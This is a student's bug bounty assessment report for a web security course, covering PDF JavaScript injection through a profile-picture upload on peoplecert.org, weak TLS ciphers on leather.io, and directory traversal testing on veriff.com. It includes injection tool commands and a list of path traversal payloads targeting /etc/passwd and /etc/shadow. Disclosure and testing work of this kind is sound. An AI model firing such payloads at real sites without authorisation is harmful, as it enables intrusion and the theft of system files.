



Web Security- IE2062

Bug Bounty Vulnerability Assessment Report

Ashan G Punchihewa

IT22327680

1 Contents

1	Vulnerability Description.....	9
2	Affected Components	9
3	Impact Assessment.....	9
4	Objective	9
5	Approach.....	10
6	Findings.....	11
7	Steps to Reproduce	12
8	Proof of Concept.....	12
9	Proposed Mitigations	13
10	Conclusion	13
1	Vulnerability Description.....	14
2	Affected Components	14
3	Impact Assessment.....	14
4	Objective	14
5	Approach.....	15
5.1.1	Scan the particular website using Netsparker.	15
6	Findings.....	15
7	Steps to Reproduce	16
8	Proof of concept.....	16
9	Proposed mitigation	18
9.1.1	For Apache, you should modify the SSLCipherSuite directive in the httpd.conf.	18
9.1.2	Lighttpd:.....	18
9.1.3	For Microsoft IIS, you should make some changes to the system registry.....	19
	Incorrectly editing the registry may severely damage your system. Before making changes to the registry, you should back up any valued data on your computer.	19
10	Conclusion	19

1	Vulnerability Description.....	20
2	Affected Components	20
3	Impact Assessment.....	20
4	Objective	20
5	Approach.....	21
5.1.1	Paramspider tool was used to collect URLs from veriff.com and pinpoint parameters that seemed susceptible, to Directory Traversal.....	21
5.1.2	I selected a URL with an "image" parameter directing to a location. Manually tested for Directory Traversal by injecting the payload "image?url=etc/passwd".....	21
5.1.3	Used a list of 180 directory traversal payloads. Tested them with the Intruder tool to scan for vulnerabilities.....	21
5.1.4	Analyzed the responses received to identify any Directory Traversal vulnerability.	22
6	Findings.....	23
7	Steps to Reproduce	23
8	Proof of Conecpt.....	23
9	Proposed Mitigations	23
10	Conclusion	23
1	Vulnerability Description.....	24
2	Affected Components	24
3	Impact Assessment.....	24
4	Objective	24
5	Approach.....	25
5.1.1	Analyze the flow of updating personal details within the account.booking.com web page.	25
5.1.2	Captured the request for updating first name and last name using Burp Suite and forwarded it to the repeater.	26

5.1.3	Generated a CSRF proof of concept (PoC) using CSRF PoC generator and copied the HTML code	27
5.1.4	Created an HTML page containing the CSRF PoC which copied earlier using Visual Studio. (demo.html)	27
5.1.5	Tested the CSRF PoC against all personal details fields, including display name, phone number, date of birth, nationality, gender, and address	27
6	Findings.....	28
7	Steps to Reproduce	28
8	Proof of Concept.....	28
9	Proposed Mitigation.....	28
10	Conclusion	28
1	Vulnerability Description.....	29
2	Affected Components	29
3	Impact Assessment.....	29
4	Objective	29
5	Approach.....	30
5.1	Enumeration of URL Parameters:	30
5.2	Fuzzing Payloads:	31
5.3	Firewall Bypass Testing:	32
5.4	Alternative Tool Assessment:.....	33
6	Findings.....	34
6.1	Assessment with OpenRedireX Tool:	34
6.2	Firewall Bypass Testing:	34
6.3	Webster Tool Evaluation:	34
7	Steps to Reproduce	34
8	Proof of Concept	35
9	Proposed Mitigations	35
10	Conclusion	35

1	Vulnerability Description.....	36
2	Affected Components	36
3	Impact Assessment.....	36
4	Objective	36
5	Approach.....	37
5.1.1	Analyze the flow of Adding other travelers within the account.booking.com webpage.	37
5.1.2	Install burp suite Turbo Intruder from extensions.....	38
5.1.3	Captured the adding travellers request and selected where to test and sent the request to the turbo intruder.	39
5.1.4	Select the script to perform the task. In this case I have modified a basic script for my advantage. The script:	40
5.1.5	Start attack and analyze the request to check if one of the requests occur a 201 Created status or other status code changes.	40
6	Findings.....	41
7	Steps to Reproduce	41
8	Proof of Concept	41
9	Proposed Mitigation.....	41
10	Conclusion	41
1	Vulnerability Description.....	42
2	Affected Components	42
3	Impact Assessment.....	42
4	Objective	42
5	Approach – Response Manipulation	43
5.1.1	Analyse the authentication flow of the web application.	43
5.1.2	Capture the requests and responses for both successful and unsuccessful login attempts using burpsuite.	44
5.1.3	Manipulate the Responses.....	45

5.1.4	Notice the behaviour	46
6	Approach – Abusing Password Reset Functionality	47
6.1.1	Analyse the password reset function works.....	47
6.1.2	Analyse the password reset request using burpsuite.....	48
6.1.3	Modify the request	48
6.1.4	Notice the behaviour	49
7	Findings.....	50
8	Steps to Reproduce – Response Manipulation.....	50
9	Steps to Reproduce – Abusing Password Reset Functionality.....	50
10	Proposed Mitigation.....	51
10.1.1	Implement Proper Access Controls.....	51
10.1.2	Use Session Management	51
10.1.3	Implement principal of Least Privilege.....	51
10.1.4	Regular Security Testing	51
10.1.5	Monitor and audit access logs.....	51
11	Conclusion	51
1	Vulnerability Description.....	52
2	Affected Components	52
3	Impact Assessment.....	52
4	Objective	52
5	Approach.....	53
5.1.1	Initial Step - Gathering URLs with Katana:	53
5.1.2	Automated XSS Scanning using XSSVIBES:.....	54
5.1.3	Manual Testing with BurpSuite Intruder;	55
6	Findings.....	57
7	Steps to Reproduce	57
8	Proof of concept	57

9	Proposed mitigation	57
10	Conclusion	57
1	Vulnerability Description.....	58
2	Affected Components	58
3	Impact Assessment.....	58
4	Objective	58
5	Approach.....	59
5.1.1	Manual Testing:.....	59
5.1.2	Automated Testing:	61
6	Findings.....	62
7	Steps to Reproduce	62
8	Proof of Concept.....	63
9	Proposed Mitigation.....	63
9.1.1	Input Validation:.....	63
9.1.2	Usage of Prepared Statements:	63
9.1.3	Web Application Firewall (WAF):	63
9.1.4	Regular Security Checks:.....	63
10	Conclusion	63
1	Vulnerability Description.....	64
2	Affected Components	64
3	Impact Assessment.....	64
4	Objective	64
5	Approach.....	65
5.1.1	Used paramspider tool to collect URLs from the compass.com website and pinpointed parameters that might be vulnerable to SSRF.....	65
5.1.2	Used Burp Suite to intercept requests for a URL with a "url" parameter and tested for SSRF using Burp Collaborator.....	65
5.1.3	Paste the Copied payload into the “url” parameter	66

5.1.4	Then in the collaborator click “poll” to get requests from the website’s server.	66
5.1.5	Used the SSRFmap tool for automated testing of vulnerabilities by providing the captured request body and conducting tests on various parameters.	67
6	Findings.....	68
7	Steps to Reproduce	68
8	Proof of Concept.....	69
9	Proposed Mitigation.....	69
10	Conclusion	69
1	Vulnerability Description.....	70
2	Affected Components	70
3	Impact Assessment.....	70
4	Objective	70
5	Approach.....	71
5.1.1	Capture a request using burp suite and send it to repeater.	71
5.1.2	Copy the collaborator payload and paste it in the search bar of the response. ..	71
5.1.3	Then in the request implement “X-Forwarded-Host” header and paste the payload there.	72
5.1.4	Send the request multiple times to check if the payload getting reflected on the website.	72
6	Findings.....	72
7	Steps to Reproduce	72
8	Proof of Concept.....	72
9	Proposed Mitigation.....	73
10	Conclusion	73

1. Vulnerability Title – File Upload Leading to JavaScript Code Execution

1 Vulnerability Description

One issue to be aware of is the vulnerability related to file uploads, where users can upload files, including harmful ones, like PDFs with JavaScript code. This could allow attackers to run any JavaScript code on the web application opening up risks such as site scripting (XSS) attacks, data breaches and unauthorized access.

2 Affected Components

This assessment is focused on profile picture upload functionality on the www.peoplecert.org website where users can upload jpg, png and also pdf files.

3 Impact Assessment


If this vulnerability is exploited it could result in execution of JavaScript code within the web applications environment. Attackers might take advantage of this by stealing data taking control of user sessions tampering with the websites appearance or performing actions on behalf of users.

4 Objective

The aim of the evaluation was to assess whether the www.peoplecert.org website is vulnerable to profile photo file upload functionality leading to JavaScript code execution.


5 Approach

1. Analyze the profile picture upload functionality.
2. Upload various file types including pdf files.
3. Make a JavaScript file to inject to the pdf file.



```
File Actions Edit View Help
GNU nano 7.2
app.alert("Hello World!");
```

4. Use JS2PDFInjector tool to inject javascript code into a pdf file




```
(ashan㉿kali)-[~/JS2PDFInjector]
$ ls
Helloworld.pdf  JS2PDFInjector-1.0.jar  LICENSE  README.md  demo.js  nbactions.xml  pom.xml  src

(ashan㉿kali)-[~/JS2PDFInjector]
$ java -jar JS2PDFInjector-1.0.jar /home/ashan/JS2PDFInjector/Helloworld.pdf /home/ashan/JS2PDFInjector/demo.js
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
[*] Original PDF: /home/ashan/JS2PDFInjector/Helloworld.pdf
[*] JavaScript Payload: /home/ashan/JS2PDFInjector/demo.js
[*] Output File Path: /home/ashan/JS2PDFInjector/js_injected_Helloworld.pdf
[*] Poisoned File Created: /home/ashan/JS2PDFInjector/js_injected_Helloworld.pdf

(ashan㉿kali)-[~/JS2PDFInjector]
$ ls
Helloworld.pdf  JS2PDFInjector-1.0.jar  LICENSE  README.md  demo.js  js_injected_Helloworld.pdf  nbactions.xml  pom.xml  src

(ashan㉿kali)-[~/JS2PDFInjector]
$
```

5. Rename the generated pdf file (Optional).




```
(ashan㉿kali)-[~/JS2PDFInjector]
$ mv js_injected_Helloworld.pdf suske.pdf

(ashan㉿kali)-[~/JS2PDFInjector]
$ ls
Helloworld.pdf  JS2PDFInjector-1.0.jar  LICENSE  README.md  demo.js  nbactions.xml  pom.xml  src  suske.pdf

(ashan㉿kali)-[~/JS2PDFInjector]
$
```


6. Upload the generated pdf file as the profile picture.

7. Right click on the image and select “Open Image in New Tab” to execute the JavaScript code.



6 Findings

During the assessment it was found that the file upload feature on www.peoplecert.org allows PDF files containing JavaScript code to be uploaded. When a malicious PDF file with a JavaScript code "app.alert("Hello world!");" was uploaded and accessed through the website's profile picture section it led to an alert message being displayed due to successful execution.



7 Steps to Reproduce

1. Visit the profile picture upload functionality.
2. Upload a pdf with injected JavaScript code.
3. Save the settings.
4. Open the uploaded image using a new tab.

8 Proof of Concept

The screenshot shows a web-based application interface for managing security vulnerabilities. At the top, there are navigation links for 'Dashboard', 'Programs', and 'Inbox'. A user profile icon for 'arno187' is shown, indicating they are 'not ranked'. The main content area displays a single vulnerability entry:

Title: PeopleCert / PeopleCert VDP / File Upload Vulnerability Allowing JavaScript Execution In Pro file Pictures
Code: PEOPLECERT-EFHM53U9

Triage: High • PeopleCert VDP • PEOPLECERT-EFHM53U9

Last Updated: 5/1/2024, 5:52:28 PM **Created:** 5/1/2024, 5:52:28 PM **Possible Bounty:** €0
Bonus: €0 **Severity:** High (7.5) **Type:** Stored Cross-Site Scripting

Status: Triage | Show history

Collaborators:

RESEARCHER	ROLE	WEIGHT	Possible Bounty	ACTIONS
arno187	Submitter	1	€0	Add
username	Collaborator	1	€0	Add

At the bottom of the screen, there is a taskbar with various icons and a weather widget showing '30°C Partly cloudy'.

This screenshot shows the same application interface after a submission has been made. The 'Recommended solution' section contains the following bullet points:

- Implement strict validation of uploaded files to ensure that only image files (e.g., JPG, PNG) are accepted for profile pictures.
- Ensure that uploaded image files are properly sanitized to remove any potentially malicious content, such as embedded JavaScript code.
- Consider implementing a Content Security Policy (CSP) to restrict the execution of inline JavaScript code within the application.
- Regularly audit the application for security vulnerabilities and perform penetration testing to identify and address any potential weaknesses.

The 'Attachments' section shows a single file named 'Screenshot 2024-05-01 175051.png' with a size of '(843383)' and a timestamp of '5/1/2024, 5:51:14 PM'. There is also a link to 'Hide attachments'.

The 'Submission questions' section includes a question asking 'Which intigriti.me email address did you use?' with the answer 'arno187@intigriti.me'.

The 'Messages' section shows a message from 'arno187' stating 'arno187 created the submission'.

At the bottom of the screen, there is a taskbar with various icons and a timestamp of '11:22 PM 5/1/2024'.

9 Proposed Mitigations

1. Validate file extension: block upload of dangerous file types such as pdf,svg,php etc.
2. Content Type Verification: Ensure that uploaded files content types match the formats.
3. File Content Inspection; Use antivirus or file analysis tools to scan for content, in files and prevent files containing JavaScript code from being accepted.
4. Sanitize user inputs.

10 Conclusion

The evaluation revealed that the file upload feature, on the www.peoplecert.org site is susceptible to JavaScript code execution when uploading PDF files. If exploited this vulnerability could pose security threats such, as cross-site scripting (XSS) attacks and unauthorized entry. It is crucial for the website to enhance its security protocols to address this vulnerability and safeguard the authenticity and protection of user information and engagements

2. Vulnerability title: Weak Ciphers

1 Vulnerability Description

Weak ciphers vulnerability allows attackers to decrypt the SSL traffic between the server and the users compromising the security of the communication.

2 Affected Components

The assessment focused on the SSL configuration of the leather.io web server.

3 Impact Assessment


Enabling weak ciphers vulnerabilities could lead to risk of SSL traffic decryption by attackers, theft of sensitive user information, compromising the integrity and confidentiality of data shared between the server and users.

4 Objective

The main aim of this report is to outline the outcomes of a security assessment carried out on the leather.io website to uncover weak cipher vulnerabilities. Netsparker scanner were utilized during this assessment to pinpoint Weak ciphers within the web application.

5 Approach

5.1.1 Scan the particular website using Netsparker.



6 Findings

Enabled weak ciphers vulnerabilities were detected within the leather.io website.

Vulnerabilities

1.1. https://www.leather.io/

CONFIRMED

List of Supported Weak Ciphers

- TLS_RSA_WITH_AES_128_CBC_SHA (0x002F)
- TLS_RSA_WITH_AES_256_CBC_SHA (0x0035)
- TLS_RSA_WITH_AES_128_CBC_SHA256 (0x003C)
- TLS_RSA_WITH_AES_256_CBC_SHA256 (0x003D)
- TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA (0xC009)
- TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA (0xC00A)
- TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA256 (0xC023)
- TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA384 (0xC024)
- TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (0xC013)
- TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (0xC014)
- TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256 (0xC027)
- TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384 (0xC028)

7 Steps to Reproduce

Access the website

Observe the list of supported weak ciphers during SSL/TLS communication, which includes:

TLS_RSA_WITH_3DES_EDE_CBC_SHA (0x000A)
TLS_RSA_WITH_AES_128_CBC_SHA (0x002F) TLS_RSA_WITH_AES_256_CBC_SHA
(0x0035) TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA (0xC009)
TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA (0xC00A)
TLS_RSA_WITH_AES_128_CBC_SHA256 (0x003C)
TLS_RSA_WITH_AES_256_CBC_SHA256 (0x003D)
TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA256 (0xC023)
TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA384 (0xC024)
TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (0xC013)
TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (0xC014)
TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256 (0xC027)
TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384 (0xC028)

8 Proof of concept

Link: <https://hackerone.com/reports/2145248>

Summary:

I found a security issue in your website's SSL/TLS setup. Weak encryption ciphers are currently enabled, which can allow attackers to eavesdrop on secure communication. This means sensitive data could be exposed. To fix this, you should strengthen your SSL/TLS configuration, ensuring only strong ciphers are used. This will enhance the security of your website and protect your users' data from potential breaches.

Steps To Reproduce:

Access the website

Observe the list of supported weak ciphers during SSL/TLS communication, which includes:

TLS_RSA_WITH_3DES_EDE_CBC_SHA (0x000A)
TLS_RSA_WITH_AES_128_CBC_SHA (0x002F)
TLS_RSA_WITH_AES_256_CBC_SHA (0x0035)
TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA (0xC009)
TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA (0xC00A)
TLS_RSA_WITH_AES_128_CBC_SHA256 (0x003C)
TLS_RSA_WITH_AES_256_CBC_SHA256 (0x003D)
TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA256 (0xC023)
TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA384 (0xC024)
TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (0xC013)
TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (0xC014)
TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256 (0xC027)
TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384 (0xC028)

Supporting Material/References:

OWASP - Insecure Configuration Management

https://www.owasp.org/index.php/Insecure_Configuration_Management

OWASP Top 10-2017 A3-Sensitive Data Exposure

https://www.owasp.org/index.php/Top_10-2017_A3_Sensitive_Data_Exposure

Zombie Poodle - Golden Doodle (CBC)

<https://www.tripwire.com/state-of-security/vulnerability-management/zombie-poodle-goldendoodle/>

Mozilla SSL Configuration Generator

<https://ssl-config.mozilla.org/>

Strong Ciphers for Apache, Nginx and Lighttpd

<https://cipherli.st/>

Impact

Summary:

Your Secrets Are Exposed: They can see the sensitive information you thought was safely encrypted, like your personal messages or passwords.

They Could Pretend to Be You: Attackers might take over your online accounts, pretending to be you, which can be pretty scary.

They Can Tamper with Stuff: Not only can they see your data, but they might also mess with it or add things you didn't want, potentially causing confusion or chaos.

You Might Break the Rules: This vulnerability could put you at odds with security standards and laws, leading to fines or legal trouble.

9 Proposed mitigation

9.1.1 For Apache, you should modify the SSLCipherSuite directive in the httpd.conf.

```
SSLCipherSuite HIGH:MEDIUM:!MD5:!RC4
```

9.1.2 Lighttpd:

```
ssl.honor-cipher-order = "enable"
```

```
ssl.cipher-list = "EECDH+AESGCM:EDH+AESGCM"
```

9.1.3 For Microsoft IIS, you should make some changes to the system registry.

Incorrectly editing the registry may severely damage your system. Before making changes to the registry, you should back up any valued data on your computer.

- a) Click Start, click Run, type regedt32 or type regedit, and then click OK.
- b) In Registry Editor, locate the following registry key:
HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders
- c) Set "Enabled" DWORD to "0x0" for the following registry keys:

SCHANNEL\Ciphers\DES 56/56

SCHANNEL\Ciphers\RC4 64/128

SCHANNEL\Ciphers\RC4 40/128

SCHANNEL\Ciphers\RC2 56/128

SCHANNEL\Ciphers\RC2 40/128

SCHANNEL\Ciphers\NULL

SCHANNEL\Hashes\MD5HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders.

However, caution must be exercised, as incorrectly editing the registry may cause system damage.

10 Conclusion

The presence of weak ciphers in the SSL configuration affects a significant security risk to the web server and its users. By following the proposed mitigation, the server's security can be enhanced and the risk of SSL traffic decryption can be prevented.

3. Vulnerability Title – Directory Traversal

1 Vulnerability Description

Directory Traversal is a type of web security weakness that allows hackers to reach files and folders beyond the directory of a web server. Exploiting this flaw enables attackers to peek at files run code or gain entry, to restricted resources.

2 Affected Components

This assessment is focused on “image” parameter which is most likely loading an image from the server.

3 Impact Assessment

If exploited successfully Directory Traversal could result in access to data, exposure of critical information or compromise the overall security of the web server. Attackers may be able to view configuration files, source code or other private data stored on the server.

4 Objective

The aim of the evaluation was to assess whether the veriff.com website is susceptible to attacks through its “image” parameter.

5 Approach

- 5.1.1 Paramspider tool was used to collect URLs from veriff.com and pinpoint parameters that seemed susceptible, to Directory Traversal.
- 5.1.2 I selected a URL with an "image" parameter directing to a location. Manually tested for Directory Traversal by injecting the payload "image?url=etc/passwd".

The screenshot shows the browser's developer tools Network tab. A request is made to `/_next/image?url=etc/passwd`. The response is a 403 Forbidden status. The response headers include `Server: CloudFront`, `Date: Fri, 01 May 2024 09:40:28 GMT`, `Content-Type: text/html`, `Content-Length: 919`, `X-Cache: Error from cloudfront`, `Via: 1.1 10d219e07cd33399d12f9759fbda52dc.cloudfront.net (CloudFront)`, `X-Amz-Cf-Pop: SIN2-P3`, `X-Amz-Cf-Id: Nas0mcts0f0krfceveel0gum03TktrRux2jTxlc8hnu3W5hc1gg==`, and `403 ERROR`. The response body contains an HTML page with the message "The request could not be satisfied".

- 5.1.3 Used a list of 180 directory traversal payloads. Tested them with the Intruder tool to scan for vulnerabilities.

② Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

⊕ Target: <https://www.veriff.com>

```
1 GET /_next/image?url=$$ HTTP/2
2 Host: www.veriff.com
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Upgrade-Insecure-Requests: 1
8 Sec-Fetch-Dest: document
9 Sec-Fetch-Mode: navigate
10 Sec-Fetch-Site: none
11 Sec-Fetch-User: ?1
12 Te: trailers
```

② Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste	/etc/master.passwd
Load ...	/master.passwd
Remove	etc/passwd
Clear	etc/shadow%00
Deduplicate	/etc/passwd
Add	/etc/passwd%00
	../etc/passwd
	../etc/passwd%00
Add	Enter a new item
Add from list ... [Pro version only]	

5.1.4 Analyzed the responses received to identify any Directory Traversal vulnerability.

2. Intruder attack of https://www.veriff.com

Attack Save ⌂

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
1	/etc/master.passwd	403	65			1243	
3	etc/passwd	403	57			1243	
4	etc/shadow%00	403	57			1243	
5	/etc/passwd	403	59			1243	
6	./etc/passwd%00	403	60			1243	
7	./etc/passwd	403	62			1243	
8	./etc/passwd%00	403	57			1243	
9	.../etc/passwd	403	73			1243	
10	.../etc/passwd%00	403	72			1243	
11	.../etc/passwd	403	58			1243	
12	.../etc/passwd%00	403	57			1243	
13	.../.../etc/passwd	403	58			1243	
14	.../.../etc/passwd%00	403	75			1243	
15	.../.../.../etc/passwd	403	63			1243	
16	.../.../.../etc/passwd%00	403	57			1243	

Request Response

Pretty Raw Hex Render

```
1 HTTP/2 403 Forbidden
2 Server: CloudFront
3 Date: Wed, 01 May 2024 09:35:09 GMT
4 Content-Type: text/html
5 Content-Length: 919
6 X-Cache: Error from cloudfront
7 Via: 1.1 1ef6d2b781bdded089f18a79a302@a62.cloudfront.net (CloudFront)
8 X-Amz-Cf-Pop: SIN2-P3
9 X-Amz-Cf-Id: gRr1YQfL55Lnu2m6u@gguaMeymoP07Mh3yxQ-RheyL10pkZ5F2IEA==
10
